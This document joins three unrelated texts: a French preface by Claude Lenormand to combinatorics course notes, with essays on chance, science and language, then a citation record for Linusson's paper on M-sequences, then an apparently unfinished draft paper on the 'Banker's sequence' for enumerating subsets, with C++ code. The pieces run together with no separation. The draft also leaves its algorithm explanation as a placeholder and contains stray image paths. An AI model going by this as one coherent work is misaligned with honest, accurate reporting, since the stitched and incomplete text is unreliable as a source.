Cependant, lorsqu'il démontre, en 1881, à Pouilly-le-fort, en deux jours, l'efficacité de la vaccination des moutons contre la maladie du charbon, c'est dû au travail d'une collectivité, c'est que Emile Roux a préparé le vaccin, selon les méthodes utilisées par Greenfield et Toussaint l'année précédente, et l'histoire ne retient que le nom de Pasteur, car l'on ne prête qu'aux riches, et seule la médiatisation compte.

La géométrie n'est pas la simple description de l'espace physique, l'algèbre s'est séparée des nombres concrets, et les infinis qui gouvernent les mathématiques ne se rencontrent pas au coin de la rue. Bizarrement, si les mathématiques ont induit si peu d'applications pratiques, des siècles durant, il n'en va plus de même.
Désormais, elles ne cessent de régner sur les techniques.

Vous ne pourrez éviter que l'on vous pose la question du rapport au calcul formel informatisé de mystérieuses notions très floues, comme celle d'intelligence. Si vous faites de l'informatique, vous ne pourrez éviter de vous heurter à des questions sans réponse qui concernent aussi la biologie. La stupidité consiste à imposer de choisir entre deux hypothèses méthaphysiques, celle de l'existence des dieux, et celle des philosophes darwiniens, postulant que seul le hasard est le moteur de l'évolution. Deux hypothèses, au fond équivalentes, et d'ailleurs également invérifiables. Devant l'improbable émergence de la vie sur la terre, certains essaient de mesurer cette faible probabilité. Tentative vaine, car nous pouvons postuler à notre tour qu'elle est rigoureusement nulle, que la réalité est de probabilité strictement nulle.
Alors que nos machines à calculer sont des automates finis, la réalité peut se concevoir comme un complexe immergé, et réalisé, dans quelque infini des possibles.

Pas de réponse, non plus, à propos de constructions mathématiques, à la lancinante et naïve question: "à quoi cela sert-il ?". Nous n'en savons rien.

Bien que les programmes de simulation se multiplient, dans tous les domaines, ils se heurtent à des difficultés considérables, dès la représentation même des objets dont on veut simuler la forme et l'évolution. En biologie moléculaire, par exemple, la représentation spatiale non-ambigüe des molécules -et spécialement celle des protéines- géométrie dont on sait l'importance depuis le cristallographe qu'était Louis Pasteur tentant la synthèse de la vie, c'est un problème très actuel.
Les techniques du moment font un grand usage de suites de caractères, et des omniprésentes structures arborescentes. Cette contrainte radicale, de devoir tout représenter, matériellement -ou abstraitement- par des suites de caractères typographiques, a induit une école d'informatique théorique qui est précisément centrée sur l'étude des propriétés combinatoires des suites de caractères.
Ce qui suit peut être considéré comme une douce incitation en direction de ces disciplines, formellement de tendance linguistique, au sens large.

Bien que les structures mathématiques utilisées soient dans l'ensemble simples et même, peut-il sembler, très primitives, les problèmes soulevés n'en sont pas moins extraordinairement difficiles. Autrefois, les combinatoriciens se préoccupaient, de temps à autre, de compter.

Désormais, sous l'aiguillon de la technique informatique, cela ne suffit pas, il faut préalablement engendrer. C'est la mission première confiée à la linguistique combinatoire: représenter (coder), ordonner, et énumérer, avant même que de dénombrer et transformer. Voilà un état d'esprit exigeant et relativement nouveau, et aussi une manière d'aborder les probabilités et les statistiques. Nous nous plaçons là résolument dans une perspective où le hasard n'existe pas. En postulant délibérément que tout est déterminé, nous supposons que l'aléatoire physique ou biologique est soit l'effet de processus dont nous ignorons le déterminisme, soit la propriété de fonctions suffisamment chaotiques pour que nous ne sachions pas vraiment les analyser. C'est une position métaphysique.

Les machines à calculer digitales ont un gros avantage: les programmes sont en général déterministes: soumises aux mêmes données initiales, les récurrences définies par tel programme calculent la même suite d'états, à condition toutefois de procéder avec rigueur, le même nombre de chiffres significatifs, les mêmes procédures de service, telles les troncatures et arrondis, etc...
Les bons programmes se devraient d'être portables, universels, en ce sens que le résultat ne devrait pas dépendre du calculateur sur lesquels ils sont exécutés. Au minimum, qu'ils s'adaptent, automatiquement, à la résolution de la machine sur laquelle ils sont exploités. Le calcul digital étant d'un déterminisme absolu, les pseudos-hasards engendrés risquent d'être perçus comme des artefacts.

Nous l'avons déjà souligné: la croyance au Hasard comme moteur de phénomènes physiques, chimiques, ou biologiques est une position métaphysique. Ces concepts sont hors du champ scientifique, et ce serait un postulat improductif que de considérer le hasard comme une cause. D'ailleurs, les probabilités et statistiques ne disent rien sur le hasard: elles se contentent d'évaluer les tailles relatives des parties d'un ensemble, classées selon quelque propriété. C'est de cette manière que nous considérerons, modestement, par exemple, le classement, l'énumération, le dénombrement statistique de permutations et d'arborescences.

Le fait que la technologie actuelle privilégie un système de numération particulier n'est pas sans effet sur certains résultats produits. C'est une des raisons pour laquelle on observera avec circonspection les résultats produits par des calculs menés en représentation flottante.

Insistons: ne pas perdre de vue qu'un programme déterministe n'est en principe, si l'on n'y introduit pas de phénomène pseudo-aléatoire, que l'itération, à partir d'un état initial, d'une application d'un ensemble fini dans lui-même. Si aucun phénomène physique perturbateur, accidentel -imprévisible ou qualifié d'aléatoire- n'intervient au décours du calcul automatisé (comme, par exemple, la lecture d'une tension électrique erratique), toute suite calculée est ultimement périodique, et l'observation de cette période par un méta-programme signe nécessairement la limite du calcul (la période est souvent le résultat même du dit calcul).
En ce sens, toute exécution de programme converge vers un ensemble fini.

Il n'est guère traité ici de la structure des ordinateurs.
Ce n'est pas notre propos, bien que l'on convienne qu'il soit tout aussi important de connaître ce qui constitue les machines que de savoir les utiliser. De même que l'entomologiste peut disséquer les insectes, ou se contenter d'observer leur comportement, vous pouvez réduire les machines à calculer à leurs composants, ou observer l'usage qui en est fait. Il y a d'ailleurs une éthologie de l'informatique -et des informaticiens-.

Quelques dégâts.
On se méfiera de l'usage d'anglicismes mal compris, si fréquent désormais, et même source d'égarements épistémologiques. Je ne puis m'empêcher de penser à l'utilisation du mot "falsifiable", emprunté à Karl Popper. Dans ce méchant jargon, on qualifie une théorie de "non falsifiable" pour signifier qu'elle n'est pas scientifique parce qu'elle qu'elle n'est pas réfutable. On enfonce des portes ouvertes. En effet, chacun sait que le propre des théories scientifiques est d'être transitoires: on convient qu'elles peuvent être démenties à tout moment, et, de fait, elles le sont à un moment ou un autre. Le destin des dogmes est de s'effondrer.

En biologie les dogmes s'effondrent constamment.Tandis que les croyances ne se réfutent pas. Il a été dit que la science exigeait l'expérimentation, et qu'elle devait prédire. Elle a aussi soif de rigueur, plus que de bons sens. Parce que des théories imaginées et confrontées aux faits expérimentaux produisent des résultats contraires au sens commun. C'est pourquoi la démarche rationnelle cherche à étayer nos convictions, par des preuves, et les prédictions sont confrontées à la réalité. C'est son honneur, de ne pas se satisfaire de croyance voulues irréfutables.

Constater que les dogmes évoluent, c'est souligner le fait que les preuves et prédictions produites par les sciences n'ont de valeur qu'à l'intérieur d'un système formel que l'on peut convoquer ou révoquer, plus distinct de la réalité qu'il n'en serait la copie.
Les disciples de Freud expliquent le monde par la sexualité, ceux de Marx par l'argent, ceux de Darwin par le hasard, les religions par les dieux, les informaticiens par les automates. Tous les dogmes ont engendré, et engendreront sans doute, leur lot d'abominations.

Jusqu'à ce jour, les mathématiques dépendaient peu de l'expérimentation mécanique; l'émergence de puissantes machines à calculer change cela.
Bien que les explications scientifiques soient tout aussi mystérieuses et miraculeuses que les explications mythologiques, elles ont l'avantage -ou l'inconvénient, c'est selon- d'être jetables, du fait que, confrontées d'une part à l'expérimentation et d'autre part à la cohérence de systèmes formels, elles évoluent sous cette double impulsion. Leur puissance réside dans ce fait qu'elles ne sont des vérités ni révélées ni absolues, mais, répétons le, relatives et transitoires.

On réfléchira à la curieuse corrélation qui peut exister entre la conception du droit dans telle société et l'état de l'esprit scientifique. En ce qui concerne ces deux domaines -que l'on pourrait imaginer sans lien- on peut cependant comparer la rigueur de la recherche de la preuve à la rigueur des efforts pour éliminer les contradictions sociales et les injustices. Dans les deux cas, on se préoccupe d'hypothèses et de vérité, on recherche des preuves afin d'étayer des certitudes rongées par le doute. Le défaut de rigueur, le mépris dans l'application des lois, s'accompagnent de l'arbitraire administratif ordinaire, générateur de haine, lequel est le signe le plus sûr du retour de tyrannies qui toujours nous menacent. Hélas, les ordinateurs sont un puissant moyen au service d'un pouvoir gestionnaire, destructeur de consensus, si bien que la corruption des esprits peut apparaître comme le seul moyen d'y échapper. Nous voici incertains: peut-être sommes nous menacés par le règne de la sauvagerie technique et bureaucratique, qui est l'exclusion de la science et de l'ordre légal. A cette époque où nous voyons des politiciens automatisés incapables d'exposer sans lire leurs papiers, nous ne sommes plus que des numéros.

Devons nous, fuite en avant, placer quelque espoir dans le règne des ordinateurs, désormais également capables eux aussi de lire et de parler ? Certes non; puisqu'ils sont plus périssables que toute autre technique, nos fichiers digitalisés ne traverseront pas les siècles. Tandis qu'à Versailles une horloge construite en 1746 fonctionne sans discontinuer. En ce temps où il devient si difficile de dialoguer avec des bureaucrates autistes, qui usent de pouvoirs administratifs arbitraires, irresponsables, désordonnés et dysfonctionnants, la tentation est forte de préférer être gouvernés par des machines. Celles-ci ne se révéleraient-elles pas encore plus obtuses? Ou, d'une certaine manière, ne gouvernent-elles pas, déjà ? Les informaticiens en sont en tout cas, pour une part, responsables, eux qui sont les servants des machines. Ils ne sont pas dispensés d'une réflexion sur l'état du monde, et de l'usage qui est fait, par ceux qui prétendent gérer au nom de tous, du puissant outil qu'ils servent.

Comme disait Léo Ferré, Einstein s'amuse avec des équations, et nous les prenons sur la gueule. De la manière même que les biologistes ne peuvent se désintéresser de l'usage qui est fait de leurs trouvailles. Or, nous sommes à l'ère où le pouvoir de contrôle, d'oppression, de délation, dont disposent les états, devient considérable, du fait de ces moyens techniques confisqués, dont ils useront et abuseront inévitablement, soyons en sûrs, aux mains de partis constitués en mafias qui se parent de la loi. Comme le dit l'écrivain italien Claudio Magris, nous sommes les premiers à avoir le sentiment de vivre mieux que les générations passées, mais également mieux que les générations à venir.

Le qualificatif scientifique a été interprété, détourné, dévoyé par des disciplines qui n'en relèvent nullement. On s'interrogera avec profit sur le statut scientifique de la mathématique et de l'informatiques, à l'aune de la formalisation, de l'expérimentation, de la rigueur, de la prévision. Sur la valeur et la portée des preuves. Une discipline dite scientifique ne consiste pas exclusivement en la méthode: encore faut-il que l'objet même de nos préoccupations soit susceptible d'étude rigoureuse, car les charlatans peuvent appliquer quelque méthode stricte et formelle à tout, et à n'importe quoi, à l'ésotérisme et à la divination.

Terminons.

L'investigation du monde physique devient plus en plus éloignée de nos intuitions au fur et à mesure de son exploration en direction du tout petit (la mécanique quantique) ou du très grand (la cosmologie).
Nous demeurons à un niveau d'intuition bien plus banal.
Ces trois parties, trace de ce qui ne fut qu'un support de cours à l'usage de futurs informaticiens, représentent un ensemble serré d'environ huit cent pages. On voudra bien me pardonner d'éventuelles répétitions -lesquelles peuvent malgré tout avoir un intérêt pédagogique- mais surtout les inévitables erreurs, fussent-elles d'inattention.
J'insiste sur le fait qu'il ne s'agit pas d'un livre structuré avec rigueur, mais plutôt d'une collection hétéroclite de sujets utilisés en cours, d'exercices, de suggestions, anacoluthes entremêlés, qui ne remplaceront nullement un cours rigoureux, ni de mathématiques, ni de combinatoire, ni de linguistique, ni d'informatique pratique. Le prendre comme un outil de travail, au carrefour de ces disciplines.

Initialement saisi et programmé avec des moyens minimaux sur une machine Atari, une part de ce texte a ensuite été artisanalement et malaisément porté, puis augmenté, sur une machine Apple-Macintosh. Bien que relue, cette première transcription a bien dû laisser passer des erreurs. S'il n'y a pas de table des matières, c'est que ce support fut un objet vivant constamment évolutif, constitué de sédiments successifs, et sans doute criblé d'erreurs en tous genres.
En voici la trace, chiasmes par endroit cohérents, et à d'autres erratiques.
Finalement, du vrac, à l'usage de ceux qui aiment, avec des exercices, très mélangés, et de difficultés extrèmement variable, du plus simple au plus compliqué. Un outil de travail, désordonné. Certains thèmes sont largement développés, d'autres à peine effleurés, ou seulement suggérés. Beaucoup d'exercices, divers, sont souvent totalement résolus, parfois seulement esquissés ou suggérés, d'autres étant seulement l'occasion de faire état de conjectures qui résisteront encore longtemps

Les deux acronymes suivants seront utilisés, et éventuellement rappelées dans le cours du texte:
- càd signifiera "*c'est-à-dire*" (en place de la locution latine i.e.)
- ssi signifiera "*si et seulement si*"

Enfin, attirons l'attention sur ceci:

(i,j) sera souvent la simple notation *du coefficient binomial* n! / (i!j!), nombre de bipartitions d'un ensemble de n=i+j éléments en un couple de deux parties de i et j élément, nombre interprété comme comptant les mots du mélange d'un mot de i lettres et d'un mot de j lettres;

les nombres de catalan seront généralement initialisés par c(1)=1=c(2), lorsqu'ils dénombrent les arbres binaires ou les mots polonais, et parfois par c(0)=1=c(1) lorqu'ils comptent les mots de parenthèses. Il aurait certainement été utile d'introduire les apocopes Cat(1)=1=Cat(2) et Bin(i,j)=(i+j)! / (i!j!).

[n] notera l'ensemble (1,2...,n) naturellement ordonné des entiers de 1 à n.
[0,n] notera l'ensemble (0,1,2...,n) naturellement ordonné des entiers de 0 à n.

Par exemple la notation D=(e, r, srr, rr....) désignera un ensemble ordonné
et D=e+ r+ srr+ rr.... une série formelle.

En ce qui concerne les suites d'entiers, si présentes,
vous consulterez avantageusement, à chaque occasion, la référence imprimée

"The encyclopedia of integer sequences",
le dictionnaire de Sloane et Plouffe de 1995, suite du livre de 1973 de N.J.A.Slaone
"A Handbook of Integer Sequences"
et surtout, désormais, la référence électronique,
" **the On-Line Encyclopedia of Integer Sequences**",

l'impressionnante, volumineuse bible structurée de données en ligne, accessible à tous de par le monde, que nous livre Neil Sloane (est-il Prométhée ou Sisyphe ?), qui y a consacré sa vie, laquelle base enfle journellement, et dangereusement peut-être, mais stimule la réflexion, et incite à un constant travail de synthèse,
puisque la quantité finit par en modifier la qualité.

Cette base de données était hébergée par la compagnie américaine American Telephone and Telegraph. En cette fin d'année 2001, nous apprenons que ce relatif mécénat est menaçé. Nous sommes dans l'attente de ce qui va advenir de cette base...et de Sloane lui-même.

Les personnes curieuses de propriétés baroques des nombres (particulièrement des entiers) consulteront au moins une fois avec profit quelques vieilleries comme le petit catalogue précurseur édité en 1983, et rédigé en français, ce qui devient rare, des remarquables François Le Lionnais et Jean Brette, "Les nombres remarquables", compilation d'une vie. Les vieux livres d'Edouard Lucas (vers 1890, dont la postérité est principalement américaine, Lucas a été "notoirement méconnu"), également des vieilleries en bon français, livres relatifs à l'arithmétique, à la combinatoire, et aux distractions mathématiques, n'ont rien perdu de leur fraicheur, et bien que le monde ait changé, ils demeurent utiles à l'enseignement, du fait même, sans doute et surtout, de leur style obsolète. Si vous vous voulez plus moderne, consulter des sites comme Mathworld (sorte d'encyclopédie mathématico-combinatoire), ou Mathpuzzle (journal d'actualités bizarres et variées), et bien d'autres, référencés par ceux-ci, évidemment quasi-exclusivement, hélas, en langue anglaise. Adressons nous cependant à ceux qui n'ont pas encore abandonné la langue française, scientifiquement en voie de disparition. Ils avaient une belle langue, et ils l'ont trahie. Si la colonisation est d'abord culturelle, c'est qu'elle sonne le glas d'une civilisation qui ne croit plus en elle. A l'heure de la paradoxale promotion des langues régionales, comment penser que la France soit capable de défendre ses intérêts vitaux, puisqu'elle n'est pas même capable de défendre sa propre langue chez elle, puisque ses scientifiques ne publient pas en français, puisque certaines de ses régions prétendent exclurent la langue française de leurs écoles.

Les élites ne pouvent servir leur peuple qu'en s'incorporant la science, de manière quasi obsessionnelle, ce qui ne peut se faire pour chacun qu'en la pensant dans sa langue maternelle, en instruisant son peuple tout d'abord dans sa langue maternelle; c'est particulièrement facile en ce qui concerne les concepts mathématiques, dont les idées sont universelles, dont le vocabulaire peut et doit se recréer, avec imagination, en toute langue. Seul le langage ordinaire permet d'exprimer et d'enchaîner les idées, de transmettre les algorithmes au plus grand nombre.

Seule une langue maîtrisée et polie au contact des bons auteurs permet une bonne mise en forme, préalable nécessaire à la bonne automatisation des calculs.

Mes remerciements vont à ceux qui m'ont encouragé dans ces rédactions.
Je me suis toujours efforcé à la simplicité.
Que risquent les idées compliquées, sinon d'être tout simplement inutiles ?
Que risquent les idées simples, sinon d'être simplement fausses ?

Claude Lenormand.

The Number Of M-Sequences And f-Vectors (Make Corrections)

Svante Linusson
Combinatorica

Abstract: . We give a recursive formula for the number of M-sequences (a.k.a. f-vectors for multicomplexes or O-sequences) given the number of variables and a maximum degree. In particular, it is shown that the number of M-sequences for at most 2 variables is a power of two and for at most 3 variables is equal to the Bell numbers. The recursive formula is generalized to the number of f-vectors for general Clements-Lindstrom complexes and then specialized to the number of f-vectors for simplicial... (Update)


```
@article{ linusson99number,
    author = "Svante Linusson",
    title = "The Number of M-Sequences and f-Vectors",
    journal = "Combinatorica",
    volume = "19",
    number = "2",
    pages = "255-266",
    year = "1999",
    url = "citeseer.nj.nec.com/132076.html" }
```

36 Enumerative combinatorics vol (context) - Stanley - 1986
28 A Generalization of a Combinatorial Theorem of Macaulay (context) - Clements, Lindstrom - 1969
13 The Art of Computer Programming vol (context) - Knuth
6 configurations and real matroids (context) - Alon, of - 1986
5 Private communication (context) - Bjorner
4 The unimodality conjecture for convex polytopes (context) - Bjorner - 1981
3 Commutative Algebra (context) - Stanley - 1983
3 Face Numbers of Complexes and Polytopes (context) - Bjorner - 1986
3 A minimization problem concerning subsets of finite sets (context) - Clements - 1973
1 Upper Bounds for Configurations and Poyltopes in R d (context) - Goodman, Pollack - 1986
1 mail address: linusson@labri (context) - Ziegler, polytopes et al. - 1994

Efficiently Enumerating the Subsets of a Set

J. Loughry*
Lockheed Martin Space Systems Company

J.I. van Hemert†
Leiden Institute of Advanced Computer Science
Leiden University

L. Schoofs‡
Intelligent Systems Lab
Department of Mathematics and Computer Science
University of Antwerp, RUCA

12 December 2000

Abstract

The task of constructing the subsets of a set grows exponentially with the size of the set. The two most common methods of enumerating the subsets of a set, lexicographic ordering and Gray codes, in practice are sub-optimal when the sets become large. An algorithm is presented for rapidly finding the smallest subset $T_{\min} \subseteq S$ satisfying some condition P. The algorithm generates a sequence of all subsets of a set of n elements in which the number of elements in each subset is monotonically increasing. Time complexity of the algorithm is only slightly greater than that of lexicographic ordering. The algorithm will find the smallest subset containing up to $k < n$ items before either lexicographic ordering or a binary reflected Gray code sequence have even looked at all n elements in the set.

1 Introduction

The task of constructing the subsets of a set grows exponentially with the size of the set. We describe a method for generating a sequence of subsets in which the number of elements in each subset increases monotonically. No other known method of enumerating subsets generates a monotonic sequence. The method we present will find the smallest subset $T_{\min} \subseteq S$ satisfying some condition P

*Department 3740, Mail Stop X-3741, P.O. Box 179, Denver, Colorado 80201-0179 USA.
†Neils Bohrweg 1, 2333 CA Leiden, The Netherlands
‡Groenenborgerlaan 171, B-2020 Antwerpen, Belgium

in much less time than either lexicographic or Gray code ordering. An algorithm is given for efficiently generating sequences of this type. The technique is applicable to the solution of Constraint Satisfaction Problems (CSP).

1.1 Paper Organization

The first part of this paper introduces the idea of enumerating the subsets of a set by means of a sequence of binary numbers. The known systematic methods of enumerating the subsets of a set, lexicographic ordering and Gray codes, are described, along with their drawbacks when sets become large. Then a new method is described, one that generates the subsets of a set in monotonically increasing order of size. An algorithm is presented for efficiently generating sequences of this type.

2 Enumerating Subsets

We can express the idea of a k-subset (T_k) of a set S having n elements by means of a n-digit binary number in which exactly k of the digits are 1 [4]. If a given element of the set $s_i \in T_k$, then the ith most-significant bit of the n-digit binary number is 1. The total number of subsets is 2^n. Thus, to enumerate $\mathcal{P}(S)$, the set of all subsets of S, it suffices to count from 0 to $2^n - 1$ in binary.

There are $2^n!$ possible sequences. As n becomes large, the order in which we construct the subsets becomes significant. A good solution must have the following characteristics:

- It must be computationally efficient.
- All subsets containing k elements should be enumerated before any subsets containing $k+1$ elements; and furthermore, the number of elements in each subset should be monotonically increasing.

The two most commonly used methods of enumerating the subsets of a set are lexicographic ordering and Gray codes [2]. Unfortunately, neither of these methods satisfies the second requirement. We will shortly describe a new method that does.

2.1 Lexicographic Ordering

Lexicographic ordering is simply the familiar counting sequence

$$1, 2, 3, \ldots, 2^n - 1.$$

Table 1 shows a lexicographic sequence, and Figure 1 illustrates how the size of the subset varies over time. The problem with lexicographic ordering is that it never considers the last element in the set until halfway through the sequence. If you have a set of n items, you must construct 2^{n-1} permutations of the first $n - 1$ items before even considering the nth item in the set. The performance of this sequence for large values of n is poor.

Table 1: Subsets in lexicographic order. The last item in the set, represented by the most significant bit of the binary representation, is not even considered until halfway through the sequence. If the number of elements in the set is large, this could take a very long time.

Binary Number	*Subset of* { ∘, ◇, ⋆, ● }
0000	ϕ
0001	{ ∘ }
0010	{ ◇ }
0011	{ ∘, ◇ }
0100	{ ⋆ }
0101	{ ∘, ⋆ }
0110	{ ◇, ⋆ }
0111	{ ∘, ◇, ⋆ }
1000	{ ● }
1001	{ ∘, ● }
1010	{ ◇, ● }
1011	{ ∘, ◇, ● }
1100	{ ⋆, ● }
1101	{ ∘, ⋆, ● }
1110	{ ◇, ⋆, ● }
1111	{ ∘, ◇, ⋆, ● }




Figure 1: Lexicographic ordering amounts simply to counting in binary.

2.2 Gray Codes

Gray codes are a rearrangement of the binary numbers such that adjacent values differ in exactly one bit position[1]. There are many such sequences; the one shown here is called a *binary reflected Gray code*. A Gray code sequence is computationally optimal in the sense that it minimizes the number of set operations required. Any subset in $\mathcal{P}(S)$ can be constructed from its immediate predecessor in the sequence merely by adding or removing one item. But Table 2 shows that the Gray code sequence is no better than lexicographic ordering when it comes to constructing a reasonable sequence of subsets. (Figure 2 shows this behavior geometrically.) As in lexicographic ordering, the nth element in the set is not even considered until 2^{n-1} subsets have already been constructed. The performance of this method for large values of n is also poor.

Table 2: Subsets in Gray code order. Just as was the case with a lexicographic sequence, the last item in the set, represented by the most significant bit of the binary representation, is not even considered until fully half of all possible subsets have been examined.

Binary Number	*Subset of* { ∘, ◇, ⋆, • }
0000	ϕ
0001	{ ∘ }
0011	{ ∘, ◇ }
0010	{ ◇ }
0110	{ ◇, ⋆ }
0111	{ ∘, ◇, ⋆ }
0101	{ ∘, ⋆ }
0100	{ ⋆ }
1100	{ ⋆, • }
1110	{ ◇, ⋆, • }
1111	{ ∘, ◇, ⋆, • }
1101	{ ∘, ⋆, • }
1001	{ ∘, • }
1011	{ ∘, ◇, • }
1010	{ ◇, • }
1000	{ • }

2.3 Banker's Sequence

If n is large, then systematically constructing all 2^n subsets of S can take a while. If the problem is to find the smallest subset $T_{\min} \subseteq S$ that satisfies some

[1] One way of constructing an n-bit Gray code is to find a Hamiltonian path through adjacent vertices of an n-dimensional hypercube with sides of length 1.




Figure 2: Gray codes are computationally optimal, but they share the weakness of lexicographic ordering that not all members of the set are examined until the sequence is half finished.

predicate P, then we would like to examine subsets in monotonically increasing order by size.

Consider the ordering presented in Table 3, in which we examine the subsets of S in order by the number of elements in each subset. Ideally we would like to examine all k-subsets before considering any subsets of size $k+1$ or larger. So we first construct all the subsets consisting of a single element. Then we examine all 2-subsets, all 3-subsets, and so on, until $k \rightarrow n$ and we have constructed all 2^n subsets.[2]

The new sequence, being a permutation of the numbers between 0 and 2^n-1, depends on n; for $n = 6$, one such sequence (in decimal) is:

$$\begin{aligned} B_6 \quad = \quad & \{0, 32, 16, 8, 4, 2, 1, \\ & 48, 40, 36, 34, 33, 24, 20, 18, 17, 12, 10, 9, 6, 5, 3, \\ & 56, 52, 50, 49, 44, 42, 41, 38, 37, 35, 28, 26, 25, 22, 21, 19, 14, 13, 11, 7, \\ & 60, 58, 57, 54, 53, 51, 46, 45, 43, 39, 30, 29, 27, 23, 15, \\ & 62, 61, 59, 55, 47, 31, 63\}. \end{aligned} \tag{1}$$

No reference to this sequence was found in the literature [1, 3]. We refer to this ordering as a Banker's sequence, because it was discovered while looking for a solution to the problem of matching "adjustments" in a bank's books at the end of the day. Figure 3 illustrates how the sequence proceeds systematically through increasingly larger subsets of S.

[2]or until we find a solution, or until we run out of time.

Table 3: Banker's sequence. Every element of the set is examined within the first n iterations. Correspondingly larger subsets are constructed in monotonically increasing order of size.

Binary Number	*Subset of* { ○, ◇, ⋆, ● }
0000	ϕ
1000	{ ○ }
0100	{ ◇ }
0010	{ ⋆ }
0001	{ ● }
1100	{ ○, ◇ }
1010	{ ○, ⋆ }
1001	{ ○, ● }
0110	{ ◇, ⋆ }
0101	{ ◇, ● }
0011	{ ⋆, ● }
1110	{ ○, ◇, ⋆ }
1101	{ ○, ◇, ● }
1011	{ ○, ⋆, ● }
0111	{ ◇, ⋆, ● }
1111	{ ○, ◇, ⋆, ● }




Figure 3: The banker's sequence looks at the smaller subsets first.

3 Efficiently Enumerating Subsets

Neither lexicographic ordering nor Gray codes are particularly well suited to looking for a *minimum* subset. Both sequences will eventually enumerate $\mathcal{P}(S)$, but they tend to waste a lot of time up front constructing large subsets. For $n = 100$, there are 2^{100} subsets, about 10^{30}. Assuming a computer capable of checking 10^8 subsets per second, a Gray code solution would require about 10^{22} seconds, or about 4×10^{14} years to complete. The running time of a lexicographic ordering is about twice that. The problem is computationally intractable without an intelligent method of ordering.

Table 4 shows the number of set operations (bit transitions) required to completely search a smaller set of $n = 30$ elements. The running time of the banker's sequence is comparable to that of a lexicographic ordering. However, the banker's sequence is guaranteed to find the smallest subset of up to $k \leq 29$ items before either of the other two orderings have even finished examining all $n = 30$ items in the set.

Table 4: Comparison of the running times of three different algorithms for a set of $n = 30$ elements.

Method of Ordering	*Total Bit Transitions*
Gray Code	1,073,741,824
Lexicographic	2,147,483,617
Banker's Sequence	2,863,311,486

4 Generating a Banker's Sequence

There are many ways to generate a banker's-type sequence. The following algorithm, which generates a Banker's sequence for a set of n items, implements it in one possible way.

```
#include <iostream.h>
#include <stdlib.h>

void output(int string[], int position);
void generate(int string[], int position, int positions);

int length;

// This function takes "string", which contains a description
// of what bits should be set in the output, and writes the
// corresponding binary representation to the terminal.
// The variable "position" is the effective last position.
```

```
void
output(int string[], int position)
{
  int * temp_string = new int[length];
  int index = 0;
  int i;

  for (i = 0; i < length; i++)
  {
    if ((index < position) && (string[index] == i))
    {
      temp_string[i] = 1;
      index++;
    }
    else
      temp_string[i] = 0;
  }

  for (i = 0; i < length; i++)
    cout << temp_string[i];

  delete [] temp_string;
  cout << endl;
}

// Recursively generate the banker's sequence.

void
generate(int string[], int position, int positions)
{
  if (position < positions)
  {
    if (position == 0)
    {
      for (int i = 0; i < length; i++)
      {
        string[position] = i;
        generate(string, position + 1, positions);
      }
    }
    else
    {
      for (int i = string[position - 1] + 1; i < length; i++)
      {
         string[position] = i;
         generate(string, position + 1, positions);
```

```
      }
    }
  }
  else
    output(string, positions);
}

// Main program accepts one parameter: the number of elements
// in the set.  It loops over the allowed number of ones, from
// zero to n.

int
main (int argc, char ** argv)
{
  if (argc != 2)
  {
    cout << "Usage: " << argv[0] << " n" << endl;
    exit(1);
  }
  length = atoi(argv[1]);

  for (int i = 0; i <= length; i++)
  {
    int * string = new int[length];
    generate(string, 0, i);
    delete [] string;
  }
  return (0);
}
```

4.1 How the Algorithm Works

The algorithm works by... (*need table from Jano for explanation*).

Interestingly, the sequence generated by Algorithm 1, expressed in binary, is bitwise symmetric about the middle, sort of like a binary reflected Gray code.

5 Conclusions and Future Work

We presented a method for generating a sequence of subsets in which the number of elements in each subset increases monotonically. There is no other known method of enumerating subsets that generates a monotonic sequence. The method we presented is useful for finding the smallest subset $T_{\min} \subseteq S$ that satisfies some condition P. It will find a solution much faster than either lexicographic or Gray code ordering, because it avoids generating reams of large subsets until it has examined all of the smaller possible subsets first.

